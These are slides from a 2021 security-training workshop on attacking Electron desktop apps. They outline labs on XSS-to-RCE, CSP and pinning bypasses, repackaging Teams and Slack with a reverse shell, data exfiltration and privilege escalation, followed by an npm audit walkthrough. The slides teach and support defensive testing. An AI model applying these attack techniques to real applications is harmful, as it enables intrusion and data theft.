Hacking Modern Desktop apps with XSS and RCE

Free 1.5h Workshop Access (vuln apps, slides, recording):
https://7asecurity.com/free

> Abraham Aranguren
> admin@7asecurity.com
> @7asecurity
> @7a_

+ 7asecurity.com

https://deepsec.net

Free Workshop

November 19th, 2021
11:00 CET

SECURITY

Agenda

Hacking Modern Desktop apps with XSS and RCE

→ Introductions
→ Essential techniques to audit Electron applications
→ What XSS means in a desktop application
→ How to turn XSS into RCE in Modern apps
→ Attacking preload scripts
→ RCE via IPC

About Abraham Aranguren

- ★ CEO at **7ASecurity**, pentests & security training
  public reports, presentations, etc.: https://7asecurity.com/publications
- ★ **Co-Author** of **Mobile**, **Web** and **Desktop (Electron)** app 7ASecurity courses: https://7asecurity.com/training
- ★ **Security Trainer** at Blackhat USA, HITB, OWASP Global AppSec, LASCON, 44Con, HackFest, Nullcon, SEC-T, etc.
- ★ Former Team Lead & Penetration Tester at **Cure53** and **Version 1**
- ★ Author of Practical Web Defense: www.elearnsecurity.com/PWD
- ★ Founder and leader of **OWASP OWTF**, and **OWASP flagship project**: owtf.org
- ★ Some presentations: www.slideshare.net/abrahamaranguren/presentations
- ★ Some **sec certs**: CISSP, OSCP, GWEB, OSWP, CPTS, CEH, MCSE: Security, MCSA: Security, Security+
- ★ Some **dev certs**: ZCE PHP 5, ZCE PHP 4, Oracle PL/SQL Developer Certified Associate, MySQL 5 CMDev, MCTS SQL Server 2005

Public Pentest Reports - I

Smart Sheriff mobile app mandated by the South Korean government:

Public Pentest Reports:

→ Smart Sheriff: Round #1 - https://7asecurity.com/reports/pentest-report_smartsheriff.pdf

→ Smart Sheriff: Round #2 - https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Presentation:“Smart Sheriff, Dumb Idea, the wild west of government assisted parenting”

Slides:https://www.slideshare.net/abrahamaranguren/smart-sheriff-dumb-idea-the-wild-west-of-government-assisted-parenting

Video: https://www.youtube.com/watch?v=AbGX67CuVBQ

Chinese Police Apps Pentest Reports:

→ "BXAQ" (OTF) 03.2019 - https://7asecurity.com/reports/analysis-report_bxaq.pdf

→ "IJOP" (HRW) 12.2018 - https://7asecurity.com/reports/analysis-report_ijop.pdf

→ "Study the Great Nation" 09.2019 - https://7asecurity.com/reports/analysis-report_sgn.pdf

Presentation: “Chinese Police and CloudPets”

Slides: https://www.slideshare.net/abrahamaranguren/chinese-police-and-cloud-pets

Video: https://www.youtube.com/watch?v=kuJJ1Jjwn50

Public Pentest Reports - II

Other pentest reports:

→ imToken Wallet - https://7asecurity.com/reports/pentest-report_imtoken.pdf
→ Whistler Apps - https://7asecurity.com/reports/pentest-report_whistler.pdf
→ Psiphon - https://7asecurity.com/reports/pentest-report_psiphon.pdf
→ Briar - https://7asecurity.com/reports/pentest-report_briar.pdf
→ Padlock - https://7asecurity.com/reports/pentest-report_padlock.pdf
→ Peerio - https://7asecurity.com/reports/pentest-report_peerio.pdf
→ OpenKeyChain - https://7asecurity.com/reports/pentest-report_openkeychain.pdf
→ F-Droid / Baazar - https://7asecurity.com/reports/pentest-report_fdroid.pdf
→ Onion Browser - https://7asecurity.com/reports/pentest-report_onion-browser.pdf

More here:

https://7asecurity.com/#publications

Acknowledgements

→ Certain aspects of this course were made more awesome thanks to collaboration with the following people:

→ https://twitter.com/kinugawamasato
→ https://twitter.com/filedescriptor
→ https://twitter.com/insertscript

Check I - Hardware/Software Prerequisites

A laptop with the following specifications:

→ Ability to connect to wireless and wired networks.
→ Ability to read PDF files
→ Administrative rights: USB allowed, the ability to deactivate AV, firewall, install tools, etc.
→ Minimum 8GB of RAM (recommended: 16GB+)
→ 60GB+ of free disk space (to copy a lab VM and other goodies)
→ Latest VirtualBox, including the “VirtualBox Extension Pack”
→ One of the following: BurpSuite, ZAP or Fiddler (for MitM)

Check II - Attendees will be provided with

1. Digital copies of all training material
2. Lab VMs
3. Test apps
4. Source code for test apps
5. **Lifetime** access to training portal, including:
    a. Future updates
    b. Step-by-step video recordings, slides & lab PDFs
    c. Unlimited email support

Part 1

Hacking Modern Desktop apps:
Master the Future of Attack Vectors

SECURITY

Lab 1 - Introduction to Electron

Lab 1 - Introduction to Electron

- **General Setup Check**
- **Reversing Electron binaries**
  - Reversing Linux *.AppImage, Mac *.dmg, Windows *.exe, *.asar
- **Analysis of Electron Configuration**
  - Reviewing package.json, webPreferences
- **Intro to Electron vulnerabilities**
  - Finding Vulnerabilities in Dependencies, Configuration, Source Code
  - Basics of Electron XSS exploitation
  - Exploiting nodeIntegration
  - Electron XSS / RCE Mitigation essentials
- **Introduction to ElectroNegativity (SCA)**

Lab 2 - XSS & RCE

+ 7asecurity.com

SECURITY

Lab 2 - XSS & RCE

- **XSS & RCE via links**
  - Bypassing CSP, filters
- **XSS/RCE via preload scripts**
- **XSS/RCE via CSP bypasses**
- **Attacking Electron Apps on Windows**
  - Setting up an SMB network share
  - Introduction to Zone Identifiers in Windows
  - RCE without warnings in Windows
  - Attacking preload scripts / Lack of ContextIsolation


Lab 3 - General Desktop App Vectors

Lab 3 - General Desktop App Vectors

- **Introduction to App Analysis on:**
  - Windows
  - Linux
  - Mac OS X

- **Identifying Local Storage locations**
- **Reviewing Local Files for leaks**
- **Analysis of SQLite Databases**
- **Reversing Electron apps**
- **Decompiling binaries**
- **Debugging Electron apps**

Lab 4 - The Art of MitM



Lab 4 - The Art of MitM

- **Introduction**
- **Introduction to MitM in Windows Apps**
  - Installing Burp
  - Changing the Proxy Settings in Windows
  - Testing SSL validation
  - MitM via DNS Spoofing & /etc/hosts
- **Introduction to MitM in Linux Apps**
  - MitM via System Proxy and NSSDB Troubleshooting
  - Testing usage of clear-text HTTP
- **Introduction to MitM in Mac OS X Apps**
  - Testing SSL validation
  - MitM via DNS Spoofing & /etc/hosts

Lab 5 - The Art of Repackaging

7A SECURITY

Lab 5 - The Art of Repackaging

- **Introduction**
- **Installing, Reversing and Modifying MS Teams**
  - Introduction
  - Modifying MS Teams: Enabling Dev Tools, Changing Text, HTML and CSP
- **Installing, Reversing and Modifying Slack**
  - Installation
  - Finding Files to Modify
  - Modifying Slack: Deobfuscating JavaScript
- **Introduction to BEEMKA**
  - Installation
  - Example Usage: Linux Reverse Shell on MS Teams

Lab 6 - Introduction to Instrumentation

Lab 6 - Introduction to Instrumentation

- **Introducing Frida**
  - Installation
- **Attaching Frida to Bitwarden**
  - Checking Things Work: Attaching Frida
- **Monitoring File Access: frida-trace**
  - Auto-generating handlers
  - Tweaking auto-generated handlers
- **Monitoring Binary Usage: frida-discover**
  - Finding what to hook
- **Renderer Process Debugging via Devtron**
  - Modifying Bitwarden for debugging
- **Main Process Debugging via Chrome Inspect**
  - Enabling Debugging

Lab 7 - CTF


01009111000111
11000111
010000111
11000111
</>
01009111000111

Part 2

Hacking Modern Desktop apps: Master the Future of Attack Vectors

Lab 1 - RCE & CSP

SECURITY

Lab 1 - RCE & CSP

- **Attacking Electron Apps on Windows Refresher**
  - Introduction
  - Windows VM Setup
  - How to transfer files to / from the VM
  - Download & run this Lab on the VM
  - Setting up an SMB network share
  - Introduction to Zone Identifiers in Windows

- **Case Study - RCE & CSP in Bitwarden**
  - Introduction
  - Repackaging: Bypassing Update Checks
  - RCE without XSS via file:// URLs
  - CSP in Windows: Bypassing default-src 'self';

Lab 2 - Data Exfiltration

SECURITY

Lab 2 - Data Exfiltration

- **Case Study - Drag & Drop Data Exfiltration in MyCrypto**
  - Introduction
  - Repackaging in Linux with AppImage files
  - Bypassing Subresource Integrity
  - Drag & Drop XSS
  - Data Exfiltration

Lab 3 - IPC RCE





Image source: https://hothardware.com/

Lab 3 - IPC RCE

- **Case Study - MyEtherWallet RCE via preload script**
  - Introduction
  - RCE with nodeIntegration
  - RCE via Lack of Content Isolation:
    - Using URLs
    - Using XSS
    - Using IPC
    - Mitigation

- **IPC & Middle Click RCE**
  - RCE without ContextIsolation:
    - Normal Click
    - Middle Click
    - Commands & Shells
    - Middle Click Mitigation

Lab 4 - MitM




SECURITY

Lab 4 - MitM

- **Bypassing Pinning in Desktop Apps**
  - Introduction
  - MitM without Pinning
    - Changing System Proxy Settings
    - MitM via Repackaging
  - Pinning in Electron Apps
    - Defending apps with Pinning
    - Bypassing Pinning

- **Case Study - MitM in Discord**
  - Introduction
  - Forcing MitM when an app bypasses proxy settings
  - Bypassing Update Checks

Lab 5 - Remote Attacks



SECURITY

Lab 5 - Remote Attacks

- **Case Study - Electron on the Server (!!!)**
  - Introduction
  - Fingerprinting Server-Side Parsers
  - Analysis of Server-Side Parsers
  - Attacking Server-Side Parsers
    - Reading Local Files
    - SSRF via Server Parsers
    - Mitigation

Lab 6 - Local Attacks

SECURITY

Lab 6 - Local Attacks

- **Case Study - Mullvad Beta - Privilege Escalation**
  - Introduction
  - Exploiting Installation Permissions
  - Mitigating Installation Permissions

- **Case Study - Mullvad Beta - Leaks & WebSockets**
  - Introduction
  - Initial Analysis & Repackaging
  - Attacking WebSockets

Lab 7 - CTF


01009111000111
11000111
010000111
11000111
</>
01009111000111

Hacking Modern Desktop apps with XSS and RCE

Intro - Electron & Desktop app Security Crash Course

Image source

Intro - JavaScript on the Desktop? Why?

Classic Desktop app Development typically requires paying:

1. Windows Developers
2. Linux Developers
3. Mac OS X Developers

Electron apps → Written in JavaScript

1. Pay JavaScript Developers only (!)
2. App magically works on everything: Windows, Linux, Mac OS X!!!

Intro - Who is using Electron?

Some Examples:

- Microsoft Teams
- Skype
- Zoom
- Slack
- Discord
- Bitwarden
- Gitlab
- Signal
- StreamLabs
- Wordpress for Desktop
- Whatsapp Desktop
- Visual Studio Code (VSCode)
- Tusk
- MailSpring
- etc.

Electron Process Types: Main & Renderer




Image source: https://www.cabotsolutions.com/

Electron High Level Architecture




Image source: https://delftswa.gitbooks.io/

Differences between Main vs. Renderer processes




Image source: https://delftswa.gitbooks.io/

Part 1:
Essential techniques to audit Electron applications

Finding Vulnerabilities in Dependencies

A good check in any Node.js, Electron or JavaScript project is to run:
“**npm audit**”

Generally effective finding **dependencies** affected by **publicly known vulnerabilities**.

Let’s take a very old version of an open source Electron app project:

https://github.com/standardnotes/desktop/archive/v2.0.0.tar.gz
https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/Standard-Notes-desktop-2.0.0.tar.gz

Commands:

```
wget https://github.com/standardnotes/desktop/archive/v2.0.0.tar.gz
tar xvfz v2.0.0.tar.gz
cd desktop-2.0.0/
npm audit
```

Finding Vulnerabilities in Dependencies

Output:

```
npm ERR! code EAUDITNOLOCK
npm ERR! audit Neither npm-shrinkwrap.json nor package-lock.json found:
Cannot audit a project without a lockfile
npm ERR! audit Try creating one first with: npm i --package-lock-only

npm ERR! A complete log of this run can be found in:
npm ERR!     /home/alert1/.npm/_logs/2020-02-07T12_20_58_464Z-debug.log
```

As the error indicates, we have to create a package-lock.json file first, which can be done with the command provided in the error message:

Command:

```
npm i --package-lock-only
```

Finding Vulnerabilities in Dependencies

After this, we should be able to run “npm audit” to find vulnerabilities in app dependencies:

Command:

```
npm audit
```

Output:

```
                     === npm audit security report ===

# Run  npm install --save-dev electron@8.0.0  to resolve 3 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
```


SECURITY

Finding Vulnerabilities in Dependencies

Critical	Remote Code Execution
Package	electron
Dependency of	electron [dev]
Path	electron
More info	https://nodesecurity.io/advisories/563

[...]

SECURITY

Finding Vulnerabilities in Dependencies

```
found 3 vulnerabilities (1 high, 2 critical) in 1036 scanned packages
  3 vulnerabilities require semver-major dependency updates.
```

It is only a matter of time until vulnerabilities in dependencies are discovered and made public.

Hence <u>a perfectly secure application could become vulnerable down the line</u>, as issues in underlying libraries are found over the years.

Finding Vulnerabilities in Configuration

